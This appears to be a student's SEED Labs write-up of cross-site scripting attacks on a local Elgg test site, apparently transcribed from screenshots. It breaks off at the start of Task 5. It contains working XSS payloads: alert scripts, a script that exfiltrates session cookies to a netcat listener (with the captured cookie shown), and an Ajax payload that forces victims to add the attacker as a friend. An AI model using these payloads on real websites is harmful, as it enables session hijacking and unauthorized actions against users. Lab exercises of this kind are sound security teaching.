

XSS

Task 1


Edit profile : XSS Lab Site - Mozilla Firefox
www.xsslabelgg.com/profile/alice/edit
Edit profile
Display name
About me
Brief description
Location
Interests
Public

Display name: Alice


Brief description: <script>alert('XSS');</script>


Alice : XSS Lab Site - Mozilla Firefox
www.xsslabelgg.com/profile/alice
XSS Lab Site
Your profile was successfully saved.
Alice
XSS
OK

We can see from the screenshot above that we got the XSS alert after we put the script in the Brief Description. This is because the javascript code got executed.

Whoever visits Alice profile they will get XSS alert. If the site is vulnerable to Cross Site Scripting then this dialog box will appear on their end.

Task 2


Edit profile : XSS Lab Site - Mozilla Firefox

www.xsslabelgg.com/profile/alice/edit

XSS Lab Site

Edit profile

Display name: Alice


About me

Public

Brief description: <script>alert(document.cookie);</script>

Public

Location


Alice : XSS Lab Site - Mozilla Firefox

www.xsslabelgg.com/profile/alice


Your profile was successfully saved.

```
Elgg=ek4c4hb37tum7u7kq4rdc5o660
```

OK

In this task we can see that whoever visits Alice’s profile will get their session cookie displayed.
document.cookie gets the session cookie.
If the site is vulnerable to Cross Site Scripting then this dialog box will appear on their end.

Task 3


Edit profile : XSS Lab Site - Mozilla Firefox
www.xsslabelgg.com/profile/alice/edit
XSS Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
Account »

Edit profile

Display name: Alice

About me


Public

Brief description

```
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + ' >');</script>
```

Public

Location




```
[11/04/19]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 56190)
GET /?c=Elgg%3Dek4c4hb37tum7u7kq4rdc5o660 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
```


We first opened the netcat in the terminal. If any user visits this page then their session cookie will be displayed to the mentioned IP address & port instead of just creating alert window. We use this technique to leverage XSS vulnerable website.

Task 4

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add" + "?friend=47"+ token+ts;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();}
</script>
```


Computer Security [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
http://www.xsslabelgg.com/profile/samy - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Edit profile : XSS Lab Sit
http://www.xsslabelgg.con
view-source:http://www.xsslabelgg.com/profile/samy
Search
Most Visited
SEED Labs
Sites for Labs
guid
Highlight All
Match Case
Whole Words
4 of 11 matches
Right Ctrl
1:54 AM
ENG

```
gg.com/<wbr></wbr>action/<wbr></wbr>friends/<wbr></wbr>add&quot;</a> + &quot;?friend=46&quot;+token+ts;<br />

tance-friends elgg-module elgg-module-widget"><div class="elgg-head">  <div class="elgg-widget-handle clearfix"><h3 class="elgg-widget-title">Friends</h3>
t-content-51" rel="toggle" class="elgg-menu-content elgg-widget-collapse-button"> </a></li><li class="elgg-menu-item-settings"><a href="#widget-edit-51" title="Customize this widget" rel="toggle" class="elgg-menu-content elgg-widget-edit-button"><span class="elgg-

ds elgg-form"><fieldset><input name="__elgg_token" value="ewBjWFo0pt-QG4mFNrX3pQ" type="hidden"><input name="__elgg_ts" value="1573023164" type="hidden">  <p>
n><option>5</option><option>6</option><option>7</option><option>8</option><option>9</option><option>10</option><option selected="selected">12</option><option>15</option><option>20</option><option>30</option><option>50</option><option>100</option></select></p>

iny">tiny</option></select></p>

value="-2">Friends</option><option value="1">Logged in users</option><option value="2" selected="selected">Public</option></select>

id="elgg-widget-col-3"></div>

elgg.org" title="Elgg 2.2.2" class="elgg-menu-content">Powered by Elgg</a></li></ul>

_elgg_token":"ewBjWFo0pt-QG4mFNrX3pQ"}},"session":{"user":{"guid":47,"type":"user","subtype":"","owner_guid":47,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:30:59+00:00","time_updated":"2019-11-06T06:49:22+00:00","url":"http:\/\/www.xsslabelgg.co
/1549469404/default/jquery-ui.js"></script><script src="http://www.xsslabelgg.com/cache/1549469404/default/elgg/require_config.js"></script><script src="http://www.xsslabelgg.com/cache/1549469404/default/require.js"></script><script src="http://www.xsslabelgg.com/
```



Edit profile


Display name

Samy

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl = "http://www.xsslabelgg.com/action/friends/add" + "?friend=47"+token+ts;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();}
</script>
```

Before the attack:




Boby

Friends

No friends yet.

After the attack:


Boby is now a friend with Samy just now

We first get the GUID of Sammy which is 47 and also add the token and timestamp in the URL.

We then copy the code in the About me and save. Now when the victim visits Samy's profile. Samy gets added as a friend. In the above screenshot we can see that we used Boby as the Vicitm.


Question 1:

Token & timestamp is a countermeasure to defeat Cross Site Request Forgery attack.


Question 2:

The editor mode has html encoding which is used to defeat Cross Site Scripting. Thus, we won't be able to launch the attack.

Task 5



```
<script type="text/javascript">window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
